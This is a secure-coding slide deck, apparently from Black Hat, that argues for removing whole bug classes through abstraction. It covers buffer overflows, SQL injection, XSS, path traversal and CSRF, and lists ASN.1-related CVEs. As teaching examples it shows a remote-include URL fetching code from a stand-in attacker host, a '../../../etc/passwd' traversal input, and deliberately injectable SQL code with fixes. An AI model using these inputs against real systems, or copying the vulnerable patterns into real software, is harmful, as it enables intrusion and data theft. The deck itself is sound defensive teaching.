Taming Bugs

The Art and Science of writing secure Code

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Motivation

- Been exploiting bugs for a long time
- We keep seeing the same bugs again and again
- Better Code makes Security more interesting
- Current Software Quality sucks
  - Software Security has been neglected

Dfiferent Approaches to improving Software Security

- Education/Creating Awareness
  - "always check the buffer length", ...
- New APIs
  - strlcpy/strlcat, prepareStatement, ...
- Abstraction
  - Automatic Memory Management, ORM, ...

Example: Buffer Overflows

- Cause
  - Program Flow ignores Memory Boundaries.
    - Out-of-Bounds Memory is written (and/or read)
- Can be triggered by
  - Array Indices (esp. in for/while loops) x[i]
  - strXcpy(), strXcat(), sXprintf, ... Style Functions
  - Pointer Arithmetics
  - ...

Education and new APIs

- The most emphasized Aspects of dealing with Buffer Overflows have been
  - new APIs (strncpy, strlcpy, strncat, strlcat, snprintf, ...)

    and

  - Education: Use strncpy/strlcpy/strncat/snprintf/...

Education/API Shortcomings

- Education and the API changes had some effects - especially since it is so easy to find strcpy() etc. bugs.
- The new APIs provide no solution to Array Indexing and Pointer Arithmetic Problems
- Education won't help with tricky problems (e.g. well hidden off-by-one problems in pointer arithmetics) - even excellent programmers get these wrong.

Buffer Overflow Protection

- Perceived Problem:
  - The attacker is able to write past the end of the buffer:
    - Stack Canaries
  - The attacker is able to inject their own code and have it executed
    - Write XOR Execute
  - The attacker is able to execute code (own and existing) because of known addresses
    - Randomized Address Space
- These Defenses make exploitation harder but not impossible.

Defensive Programming vs. Buffer Overflows

- Real problem is that there is a possible code flow that violates Buffer Boundaries.
  - Reducing exploitability isn't bad, but it needs to be seen as what it is: Treating the symptoms.
- To improve Security, we also need to improve the code quality.

Memory Management / Data Types

- Lots of Problems
  - noone gets memory management right, all the time!
- Can be tamed somewhat by abstracting.
- E.g. vsftpd implements its own opaque String handling.
  - Ideally no code except for the Library code itself, should be able to embarrass itself with a string buffer overflow.

Some Data Access Problems

- Abstract String Handling (store both buffer pointer, string length, and buffer length)
- Abstract Iteration (array indexing)
- Abstract Memory Allocation/Deallocation (Garbage Collection)
- Count the amount of passed Arguments for varargs. Make String formatting read-only.
- wrap index access into buffers with bounds checking (by storing the buffer length together with the buffer in a new struct)
- Use highlevel Integer types to avoid Integer Overflows and signedness misinterpretation. (e.g. transparently switch the data representation when a string grows too large)

Bug Economies of Scale

- You don't strcpy() once, you don’t free() once, you don’t do pointer arithmetics once.
- Bugs that fall within well known Bug Classes pop up all over the place.
  - The more code you write, the more opportunities to fsck up you have.
  - Eventually even good programmers make mistakes.
- We need approaches that allow us to write as little bug prone code as possible.

The Nature of the Beast: Bugs

- Given the same task and the same tools many programmers will
  - choose similiar implementation strategies
  - make similiar mistakes
- For most Bug Classes is true:
  - You've got to be careful of similiar mistakes at lots of places
    - The amount of critical code portions scales with the amount of code.
- Attackers and Pen-Testers look for those common mistakes.

Standards using ASN.1

*) SNMP – Simple Network Management Protokol
*) VOIP/H323
*) SSL/TLS – Secure Socket Layer / Transport Layer Security
/HTTPS
*) NTLM – NT Lan Manager Authentication Service
*) ASN.1 Compiler
*) S/MIME – Secure/Multipurpose Internet Mail Extensions
*) IKE – Internet Key Exchange (VPN)
*) Kerberos Authentication Service
*) LDAP – Lightweight Directory Access Protocol
*) CIFS/SMB – Common Internet File System / Samba

Security Vulnerabilities in ASN.1 Implementations

*) SNMP – Simple Network Management Protokol
  + CA-2002-03 (ADTran, AdventNet, ADVA, Alcatel, Allied Telesyn, APC, Aprisma, Avaya, BinTec, BMC, CacheFlow, 3Com, ucd-snmp, Cisco, CNT, Compaq, Computer Associates, COMTEK, Concord, Controlware, Dart Communications, Microsoft, Lotus Domino, ...)
  + CAN-2004-0918 (Squid Web Proxy SNMP ASN1 Handling)
*) VOIP/H323
  + DoS in Vocaltec VoIP gateway in ASN.1/H.323/H.225 stack
*) SSL/TLS – Secure Socket Layer / Transport Layer Security / HTTPS
  + Microsoft ASN.1 Library Bit String Heap Corruption
  + Microsoft ASN.1 Library Length Overflow Heap Corruption
  + CAN-2003-0543 - Integer overflow in OpenSSL 0.9.6 and 0.9.7 with certain ASN.1 tag values.
  + CAN-2004-0401 - libtASN1 DER parsing issue (GNUTLS)
*) NTLM – NT Lan Manager Authentication Service
  + CAN-2003-0818 - Multiple integer overflows in Microsoft ASN.1 library (MSASN1.DLL)

Security Vulnerabilities in Standards that use ASN.1 (Continued)

*) ASN.1 Compiler
  + BID-11370: ASN.1 Compiler Multiple Unspecified Vulnerabilities
*) S/MIME – Secure/Multipurpose Internet Mail Extensions
  + CAN-2003-0564: Multiple vulnerabilities in multiple vendor implementations [...] and possibly execute arbitrary code via an S/MIME email message containing certain unexpected ASN.1 constructs
*) IKE – Internet Key Exchange (VPN)
  + BID-10820: Check Point VPN-1 ASN.1 Buffer Overflow Vulnerability
*) Kerberos Authentication Service
  + CAN-2004-0644: The asn1buf_skiptail function in the ASN.1 decoder library for MIT Kerberos 5 (krb5) 1.2.2 through 1.3.4 allows remote attackers to cause a denial of service
*) LDAP – Lightweight Directory Access Protocol
  + CA-2001-18 (iPlanet, IBM, Lotus Domino, Eudora WorldMail, MS Exchange, NA PGP Keyserver, Oracle Internet Directory, OpenLDAP, ...)
*) CIFS/SMB – Common Internet File System / Samba
  + CAN-2004-0807: Samba 3.0.6 and earlier allows remote attackers to cause a denial of service via certain malformed ASN.1 requests

Dealing with Bugs

- Don't deal with bugs. Deal with Bug Classes instead.
- If you find a bug
  - Fix it
  - Then think about how you can make sure you'll never have another bug like that in your code.
    -> put yourself on rails!


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Abstraction is the Key

- Solution Case Study: vsftpd
- (mostly) Opaque String Handling

```
struct mystr
{
 char* PRIVATE_HANDS_OFF_p_buf;
 /* Internally, EXCLUDES trailing null */
 unsigned int PRIVATE_HANDS_OFF_len;
 unsigned int PRIVATE_HANDS_OFF_alloc_bytes;
};
```


- Lots of special case routines
  - str_netfd_read()
  - str_chmod()
  - str_lstat()
  - str_syslog()
  - str_open()
  - ...


Generalizing Abstraction

- vsftpd style abstractions haven't catched on much in the C World
  - Too much special case code to be universally usable.
- Many Higherlevel Languages provide a more general Approach to tackling the problems of memory access and management.

Bug Classes dealt with by abstracting MemoryMgmt/Data Types

- Stack Overflows
- Heap Overflows
- Off-by-one
- Double free()
- Missing Memory initialization
- Format Strings
- Unchecked indices, array access
- Integer Overflows





Source: "Software Security is Software Reliability", Felix Lindner, CACM 49/6

Using Abstractions for Defensive Programming

- Mistakes become less likely.
  - Fewer places where you can make mistakes.
- You can still shoot yourself in the foot if you want to.
  - But you've got to try harder!
- If you abstract what you are trying to do, code auditing becomes easier.
  - Even program-driven static analysis works best if there's little guesswork involved.

Performance Downsides of Abstraction?


- Fortran Vectors vs. GPU
- 150 paralell Instructions on the P4
  - manual optimization ?
- Wrong Java Abstraction (highlevel semantics on lowlevel datatype)
- IronPython .net Implementation faster than the CPython Implementation. Same goes for Pypy
- More Data on what you want to do helps the compiler optimize!
  - > Abstraction is good!

How to squash Bug Classes

- Use Abstractions that make it easy to "do the right thing"™
- Define that use of bug-prone APIs and syntax are bugs.
- Use APIs that are easy to audit and if possible supportive of static analysis.
- Use Code Audits and Static Analysis for Regression Testing.

How to deal with other Bug Classes

- SQL/XPATH/LDAP Injection
- Insufficient Hamming-Distance
- Programming Language Magic
- Insufficient Expressiveness
- Cross Site Request Forgeries
- Cross Site Scripting
- Path Traversal
- ...



Insufficient Expressiveness

- Negative Example: Programmer wants to iterate over the Elements of a list.
  - for (x = 0; x <= argc; x++)
    doSmtn(argv[1]);
    - > instant Off-by-One + another bug
  - instead of
  - for (elem in argv):
    doSmtn(elem)
- -> A highlevel construct, iterators, abstract the problem.

Insufficient Expressiveness

- Negative Example:
  - Programmer wants to list all Files in a Directory.
- while (false !== ($file = readdir($handle)))
  echo "$file\n";
  instead of
- for x in os.listdir("."):
  print x

Hamming-Distance

- if (x == 5) { /* ... */ }

  is too close to

- if (x = 5) { /* ... */ }

- char *x[ ] = {"as", "fg", "xc", "b"};

  too close to

- char *x[ ] = {"as", "fg", "xc" "b"};

Programming Language Magic

- Negative Examples:
- Userinput gets automatically stored in global Variables:
- http://xxx/foo.php?blah=foo
  - > implicit $blah = "foo";

Programming Language Magic

- fopen(), include(), understand URLs.
- http://victim/site.php?subsite="http://attacker/malicious.txt"
  - include($subsite) executes php code which gets downloaded from a remote server.
- If you disable this feature, you're on your own if you want to download something via HTTP.

Programming Language Magic

- Undefined Variables get automagically defined as empty on use.
- When two Variables of differing type get compared one of them gets implicitly converted:
- e.g. $id == “my_string” is true if
  - $id is a string that contains "my_string" or
  - If $id is an integer with value 0, "my_string" gets converted to an int of value 0.

Injection Problems

- SQL/LDAP/XPath/… Injection,
- XSS

- Are all caused by injecting Data of one Type (often plaintext), into Data of another type (SQL, HTML, …) – without conversion

String Types

- What is a String ‘Type’ ?
  - Strings are just strings, right?
- Strings are just random bytes strung together
  - However they acquire meaning by the way they are used
- For SQL/HTML/… we already know how we’re gonna use them.

String Types

- Injection Problems are caused by forgetting to convert Data for its dedicated use.
  - We have to always escape(uservar) for HTML, or escapeQuotes(uservar) for SQL.
    - If we forget just once, we have a problem.
- If we're already talking about String Types – why not just use the type system to remind us to convert?
  - HTMLString, SQLString, …

Cross Site Scripting

- Data that comes from users is of type ‘str’
  - That’s just a string without semantic meaning
- All strs get auto-converted to HTMLString before being output.
- All Strings stored in the database are of type ‘str’, unless specified otherwise in the Database Model.
  - Alternatively we can just unescape in the Templating Language

Cross Site Scripting

- XSS Blog Demo
- XSS Protection Demo
- (Static Analysis)

SQL Injection

- PHP

```
$sql = "SELECT * FROM customers WHERE
name = '" . $_POST['name'] . "'";

$query = mysql_query($sql) or die("Database
error!");
```

SQL Injection

- Java
  Statement stmt = con.createStatement();
- String sql = new String("SELECT * FROM customers WHERE name = '" + request.getParameter("name") + "'")
- ResultSet rset = stmt.executeQuery(sql);

SQL Injection – PHP fixed

- $sql = "SELECT * FROM customers WHERE name = '" . mysql_real_escape_string($_POST['name']) . "'";
- $query = mysql_query($sql) or die("Database error!");

SQL Injection – Java fixed

- Better abstraction than in PHP:
  PreparedStatement pstmt = con.prepareStatement("SELECT * FROM customers WHERE name = ?");
- pstmt.setString(1, request.getParameter("name"));
- ResultSet rset = pstmt.executeQuery();

SQL Injection – Abstracting further

- DAO – Data Access Objects
  - Decouple Data Access logic from Business Logic
  - Slightly better to maintain, because SQL is only used in a limited area of your code
  - Still as easy to make SQL Injection Bugs
  - Lots of glue code!

SQL Injection – Going further

- ORM Object Relational Mappers
  - Hide the SQL from Programmers (for most cases)
  - Where you don't write SQL, you can't create SQL Injection problems
  - Queries look like this:

```
Customer.objects.get(name=name,
birth_date__year=1980).order_by('-
birth_date', 'name')
```

SQL Injection – Demo Time

- Demo

SQL Injection – Regression

- Both prepared statements and ORM make statical Analysis for Regression Testing easier
- For prepared statements, check if the template is a constant.
- Doesn’t work with generated SQL -> use as little as necessary.

Path Normalization

- The Problem:
  - userSuppliedFilename = "../../../etc/passwd";
  - open("/var/www/data/"+userSuppliedFilename);
- The Solution:
  - Path Normalization:
    - normalize(“foo/1/2/3/4/../../7”) -> “foo/1/2/7”
    - absolute(“data/file.txt”) -> “/var/www/data/file.txt”)
    - normalize(absolute(userPath)).startswith(“/valid/directory/root”) ?

Path Normalization

Path Normalization

- Buggy Demo
- Fix Demo
- Further Abstraction
  - openWithinPath(“/var/www/data”, userDir)
  - Lends itself well to auditing.

Cross Site Request Forgeries

- Example (GET): http://web.example.net/changePass?newPass=<smtn>
- POST most often realized with javascript in IFRAME.
- CSRF Demo
- CSRF Middleware Protection Demo

There is more

- Layered Design
  - Split up code to run with least privilege
  - Protocol Parsing is bug prone - don't let it run with full privileges
- Write highlevel code that is easy to audit, and abstractions that clearly say what you want to do.
  - The more info goes into the code, the easier auditing both by people and programs gets.
- But get the basics right first: Don't repeat yourself in bug-prone code-parts.


Questions?
Black Hat Briefings